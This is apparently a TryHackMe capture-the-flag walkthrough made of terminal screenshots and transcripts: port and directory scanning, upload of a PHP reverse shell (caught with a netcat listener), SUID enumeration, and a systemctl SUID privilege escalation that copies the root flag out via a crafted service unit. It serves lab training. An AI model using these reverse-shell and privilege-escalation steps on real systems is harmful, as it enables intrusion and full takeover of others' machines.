Nmap done: 0 IP addresses (0 hosts up) scanned in 0.96 seconds
root@ip-10-65-150-142:~# nmap -sV 10.65.179.207
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-10-07 12:34 UTC
Nmap scan report for ip-10-65-179-207.ec2.internal (10.65.179.207)
Host is up (0.00013s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.5
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
139/tcp   open  netbios-ssn Samba smbd 4.6.2
445/tcp   open  netbios-ssn Samba smbd 4.6.2
3128/tcp  open  http-proxy   Squid http proxy 4.10
3333/tcp  open  http         Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 0E:FF:EB:39:7D:7B (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.82 seconds
root@ip-10-65-150-142:~#
```

The bottom of the window shows a taskbar with icons for window management and a status bar indicating "THM AttackBox" and "Persistence: Off 40min 24s".



The screenshot shows a terminal window titled "root@ip-10-65-150-142: ~" with a menu bar containing "File", "Edit", "View", "Search", "Terminal", and "Help". The terminal output shows the results of an Nmap scan and a gobuster directory enumeration. The Nmap scan was performed on IP 10.65.179.207:3333 and took 21.82 seconds. The gobuster scan was configured with the URL http://10.65.179.207:3333, method GET, 10 threads, and a wordlist from /usr/share/wordlists/dirbuster/directory-list-1.0.txt. The scan found four directories: /images, /css, /js, and /internal, all with a status of 301. The progress bar shows 141708 / 141709 (100.00%) and the scan is finished.


```
root@ip-10-65-150-142: ~
File Edit View Search Terminal Help

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.82 seconds
root@ip-10-65-150-142:~# gobuster dir -u http://10.65.179.207:3333 -w /usr/share
/wordlists/dirbuster/directory-list-1.0.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.65.179.207:3333
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-1.0.t
xt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/images (Status: 301) [Size: 322]
/css (Status: 301) [Size: 319]
/js (Status: 301) [Size: 318]
/internal (Status: 301) [Size: 324]


Progress: 141708 / 141709 (100.00%)
=====
Finished
=====
root@ip-10-65-150-142:~#
```

THM AttackBox Persistence: Off 29min 11s

V-03 Formulario de carga



V-03 Acceso como www-data




The screenshot shows a terminal window titled 'root@ip-10-66-165-144: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal output shows the following commands and responses:

```
root@ip-10-66-165-144:~# cp /usr/share/wordlists/SecLists/Web-Shells/laudanum-0.8/php/php-reverse-shell.php shell.phtml
root@ip-10-66-165-144:~# nano shell.phtml
root@ip-10-66-165-144:~# nano shell.phtml
root@ip-10-66-165-144:~# nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.66.149.123 57382
Linux ip-10-66-149-123 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 17:29:14 up 12 min,  0 users,  load average: 0.00, 0.06, 0.08
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

The bottom of the window shows a status bar with icons for window management, a 'THM AttackBox' label, and a 'Persistence: Off 31min 12s' indicator.


V-03 Flag de usuario y hash



```
Applications  Places  System  Wed Oct 7, 21:47  AttackBox IP:10.66.165.144
root@ip-10-66-165-144: ~
File Edit View Search Terminal Help
root@ip-10-66-165-144:~# nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.66.149.123 57382
Linux ip-10-66-149-123 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:
29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 17:29:14 up 12 min,  0 users,  load average: 0.00, 0.06, 0.08
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cd /home
$ ls
bill
ubuntu
$ cd bill
$ cat user.txt
[REDACTED]
$ ^C
root@ip-10-66-165-144:~# ^[[200~sha256sum user.txt~
sha256sum: command not found
root@ip-10-66-165-144:~# sha256sum user.txt
sha256sum: user.txt: No such file or directory
root@ip-10-66-165-144:~# echo [REDACTED] | sha256sum
d324bd433001e5bdfe39e04d794539c15b51982a5bf6fc78efea46369b7bf956  -
root@ip-10-66-165-144:~#
```

THM AttackBox Persistence: Off 27min 41s

V-04 Archivos con SUID



The screenshot shows a terminal window titled "root@ip-10-66-165-144: ~" with a menu bar (File, Edit, View, Search, Terminal, Help) and a status bar (THM AttackBox, Persistence: Off 23min 26s). The terminal displays the output of the command `find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null`. The output lists various files with their permissions, owner, group, size, date, and path. The files are sorted by date, with the most recent at the top.

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
-rwsr-xr-x 1 root root 41552 Feb  6  2024 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 85064 Feb  6  2024 /usr/bin/chfn
-rwsr-xr-x 1 root root 45648 Feb  6  2024 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 166056 Apr  4  2023 /usr/bin/sudo
-rwsr-xr-x 1 root root 53040 Feb  6  2024 /usr/bin/chsh
-rwsr-xr-x 1 root root 68208 Feb  6  2024 /usr/bin/passwd
-rwsr-xr-x 1 root root 31032 Feb 21  2022 /usr/bin/pkexec
-rwsr-xr-x 1 root root 44784 Feb  6  2024 /usr/bin/newgrp
-rwsr-xr-x 1 root root 88464 Feb  6  2024 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 159304 Jan 15  2025 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 22840 Feb 21  2022 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 477672 Apr 11  2025 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 14488 Jul  8  2019 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root messagebus 51344 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 866448 Feb  3  2022 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 67816 Apr  9  2024 /bin/su
-rwsr-xr-x 1 root root 55528 Apr  9  2024 /bin/mount
-rwsr-xr-x 1 root root 39144 Apr  9  2024 /bin/umount
-rwsr-xr-x 1 root root 996584 Jun 17  2024 /bin/systemctl
-rwsr-xr-x 1 root root 39144 Mar  7  2020 /bin/fusermount
-rwsr-xr-x 1 root root 180753 Apr  5  2025 /snap/snapd/24505/usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 85064 Feb  6  2024 /snap/core20/2582/usr/bin/chfn
-rwsr-xr-x 1 root root 53040 Feb  6  2024 /snap/core20/2582/usr/bin/chsh
-rwsr-xr-x 1 root root 88464 Feb  6  2024 /snap/core20/2582/usr/bin/gpasswd
-rwsr-xr-x 1 root root 55528 Apr  9  2024 /snap/core20/2582/usr/bin/mount
-rwsr-xr-x 1 root root 44784 Feb  6  2024 /snap/core20/2582/usr/bin/newgrp
-rwsr-xr-x 1 root root 68208 Feb  6  2024 /snap/core20/2582/usr/bin/passwd
```

V-04 Ejecución de la acción privilegiada

The screenshot displays the THM AttackBox interface. On the left, a challenge titled "Room completed: 100%" is shown. It asks the user to search for all SUID files and identify the one that stands out. The user has entered "/bin/systemctl" as the answer, which is marked as correct. Below this, there is a question about the root flag value, and the user has entered a redacted value, also marked as correct. At the bottom, there is a rating section asking how likely the user is to recommend the room to others, with a "Submit now" button.

On the right, a terminal window shows the following commands and output:

```
root@ip-10-66-165-144: ~
File Edit View Search Terminal Help
-rwsr-xr-x 1 root root 39144 Apr  9 2024 /snap/core20/2582/usr/bin/umount
-rwsr-xr-x 1 root root 51344 Oct 25 2022 /snap/core20/2582/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 477672 Apr 11 2025 /snap/core20/2582/usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 48200 Apr  2 2025 /sbin/mount.cifs
$ e=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/bandera_root.txt; chmod 777 /tmp/bandera_root.txt"'
[Install]
WantedBy=multi-user.target' > $e
/bin/systemctl link $e
/bin/systemctl enable --now $e > > > $ Created symlink /etc/systemd/system/tmp.p.nTib0XYawc.service -> /tmp/tmp.nTib0XYawc.service.
$ cat /tmp/bandera_root.txt
Failed to enable unit: File /tmp/bandera_root.txt: Invalid argument
$ e=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/bandera_root.txt; chmod 777 /tmp/bandera_root.txt"'
[Install]
WantedBy=multi-user.target' > $e
/bin/systemctl link $e
/bin/systemctl enable --now $e > > > $ Created symlink /etc/systemd/system/tmp.p.hOGWkmQIr3.service -> /tmp/tmp.hOGWkmQIr3.service.
$ Created symlink /etc/systemd/system/multi-user.target.wants/tmp.hOGWkmQIr3.service -> /tmp/tmp.hOGWkmQIr3.service.
$ cat /tmp/bandera_root.txt
$
```

V-04 Hash de la flag de root

The screenshot shows a terminal window with the following commands and output:

```
$ cat /tmp/bandera_root.txt
$ echo -n [redacted] ha256sum
cfbc740435ad60030304080e35131ffcaf8ac5f71b65e002f5b546aa3cda7ce8 -
$
```